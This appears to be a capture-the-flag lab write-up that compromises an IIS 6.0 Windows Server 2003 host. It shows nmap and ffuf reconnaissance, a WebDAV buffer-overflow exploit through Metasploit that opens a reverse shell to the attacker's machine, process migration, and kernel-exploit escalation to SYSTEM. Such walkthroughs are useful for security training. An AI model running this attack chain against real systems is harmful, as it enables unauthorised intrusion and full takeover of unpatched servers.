
Information Gathering

1) Found a open web port

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ sudo nmap 10.10.10.15 -sV
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-28 08:33 IST
Nmap scan report for 10.10.10.15
Host is up (0.23s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS httpd 6.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.34 seconds
```

2) The page is empty



3) Searched for directories

```
└─$ ffuf -w /usr/share/seclists/Discovery/Web-Content/dirsearch.txt -u 'http://10.10.10.15/FUZZ'

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.10.15/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/dirsearch.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

%2e%2e//google.com      [Status: 403, Size: 32, Words: 3, Lines: 1, Duration: 248ms]
.                       [Status: 200, Size: 1433, Words: 131, Lines: 40, Duration: 254ms]
                        [Status: 200, Size: 1433, Words: 131, Lines: 40, Duration: 258ms]
IMAGES/                 [Status: 200, Size: 242, Words: 11, Lines: 3, Duration: 228ms]
Images/                 [Status: 200, Size: 242, Words: 11, Lines: 3, Duration: 255ms]
_private/               [Status: 200, Size: 246, Words: 11, Lines: 3, Duration: 233ms]
_vti_log/               [Status: 200, Size: 246, Words: 11, Lines: 3, Duration: 244ms]
_vti_inf.html           [Status: 200, Size: 1754, Words: 198, Lines: 45, Duration: 253ms]
_vti_bin/               [Status: 200, Size: 759, Words: 112, Lines: 3, Duration: 317ms]
aspnet_client/          [Status: 200, Size: 369, Words: 31, Lines: 3, Duration: 239ms]
images                  [Status: 301, Size: 149, Words: 9, Lines: 2, Duration: 245ms]
images/                 [Status: 200, Size: 242, Words: 11, Lines: 3, Duration: 247ms]
Trace.axd               [Status: 403, Size: 2062, Words: 453, Lines: 50, Duration: 284ms]
:: Progress: [12939/12939] :: Job [1/1] :: 133 req/sec :: Duration: [0:01:00] :: Errors: 4147 ::
```

Vulnerability Assessment

1) Looked for vulnerabilities in iis 6.0

Microsoft IIS WebDav ScStoragePathFromUrl Overflow

Disclosed	Created
03/26/2017	05/30/2018

Description

Buffer overflow in the ScStoragePathFromUrl function in the WebDAV service in Internet Information Services (IIS) 6.0 in Microsoft Windows Server 2003 R2 allows remote attackers to execute arbitrary code via a long header beginning with "If:

```
Description:
  Buffer overflow in the ScStoragePathFromUrl function
  in the WebDAV service in Internet Information Services (IIS) 6.0
  in Microsoft Windows Server 2003 R2 allows remote attackers to
  execute arbitrary code via a long header beginning with
  "If: <http://" in a PROPFIND request, as exploited in the
  wild in July or August 2016.

  Original exploit by Zhiniang Peng and Chen Wu.
```

Exploitation

1) Got the shell

```
msf6 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > exploit

[*] Started reverse TCP handler on 10.10.14.12:4444
[*] Trying path length 3 to 60 ...
[*] Sending stage (175686 bytes) to 10.10.10.15
[*] Meterpreter session 1 opened (10.10.14.12:4444 -> 10.10.10.15:1030) at 2024-02-28 08:45:34 +0530

meterpreter >
```

```
c:\windows\system32\inetsrv>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAuditPrivilege              Generate security audits                  Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
```

Privilege Escalation

1) Enumerated for privesc vectors

```
msf6 post(multi/recon/local_exploit_suggester) > run

[*] 10.10.10.15 - Collecting local exploits for x86/windows...
[*] 10.10.10.15 - 191 exploit checks are being tried...
[+] 10.10.10.15 - exploit/windows/local/ms10_015_kitrap0d: The service is running, but could not be validated.
[+] 10.10.10.15 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.10.15 - exploit/windows/local/ms14_070_tcpip_ioctl: The target appears to be vulnerable.
[+] 10.10.10.15 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[+] 10.10.10.15 - exploit/windows/local/ms16_016_webdav: The service is running, but could not be validated.
[+] 10.10.10.15 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.
[*] Running check method for exploit 41 / 41
[*] 10.10.10.15 - Valid modules for session 2:
============================

 #   Name                                                Potentially Vulnerable?  Check Result
 -   ----                                                -----------------------  ------------
 1   exploit/windows/local/ms10_015_kitrap0d             Yes                      The service is running, but could not be validated.
 2   exploit/windows/local/ms14_058_track_popup_menu     Yes                      The target appears to be vulnerable.
 3   exploit/windows/local/ms14_070_tcpip_ioctl          Yes                      The target appears to be vulnerable.
 4   exploit/windows/local/ms15_051_client_copy_image    Yes                      The target appears to be vulnerable.
 5   exploit/windows/local/ms16_016_webdav               Yes                      The service is running, but could not be validated.
 6   exploit/windows/local/ppr_flatten_rec               Yes                      The target appears to be vulnerable.
 7   exploit/windows/local/adobe_sandbox_adobecollabsync No                       Cannot reliably check exploitability.
 8   exploit/windows/local/agnitum_outpost_acs           No                       The target is not exploitable.
 9   exploit/windows/local/always_install_elevated       No                       The target is not exploitable.
 10  exploit/windows/local/anyconnect_lpe                No                       The target is not exploitable. vpndownloader.exe not found on f
```

2) Migrated to different process

```
 1772  392   dllhost.exe
 1944  392   alg.exe
 1972  584   wmiprvse.exe       x86   0        NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\wbem\wmiprvse.exe
 2292  584   wmiprvse.exe
 2476  1488  w3wp.exe
 2596  344   logon.scr
 2996  200   rundll32.exe       x86   0                                      C:\WINDOWS\system32\rundll32.exe
 3504  696   cmd.exe            x86   0        NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\cmd.exe
 3568  584   davcdata.exe       x86   0        NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\inetsrv\davcdata.exe
 3844  1072  cidaemon.exe
 3892  1072  cidaemon.exe
 3928  1072  cidaemon.exe

meterpreter > migrate 2996
[-] Process already running at PID 2996
meterpreter > migrate 1112
[*] Migrating from 2996 to 1112...
[-] Error running command migrate: Rex::RuntimeError Cannot migrate into this process (insufficient privileges)
meterpreter > migrate davcdata.exe
[-] Not a PID: davcdata.exe
meterpreter > migrate 3568
[*] Migrating from 2996 to 3568...
[*] Migration completed successfully.
```

3) Got a privileged shell

```
msf6 exploit(windows/local/ppr_flatten_rec) > use exploit/windows/local/ms10_015_kitrap0d
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/ms10_015_kitrap0d) > run

[*] Started reverse TCP handler on 10.10.14.12:4444
[*] Reflectively injecting payload and triggering the bug...
[*] Launching msiexec to host the DLL...
[+] Process 3336 launched.
[*] Reflectively injecting the DLL into 3336...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (175686 bytes) to 10.10.10.15
[*] Meterpreter session 5 opened (10.10.14.12:4444 -> 10.10.10.15:1033) at 2024-02-28 09:58:34 +0530

meterpreter > whoami
[-] Unknown command: whoami
meterpreter > exec whoami
[-] Unknown command: exec
meterpreter > shell
Process 3996 created.
Channel 1 created.
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\system32>whoami
whoami
nt authority\system

C:\WINDOWS\system32>
```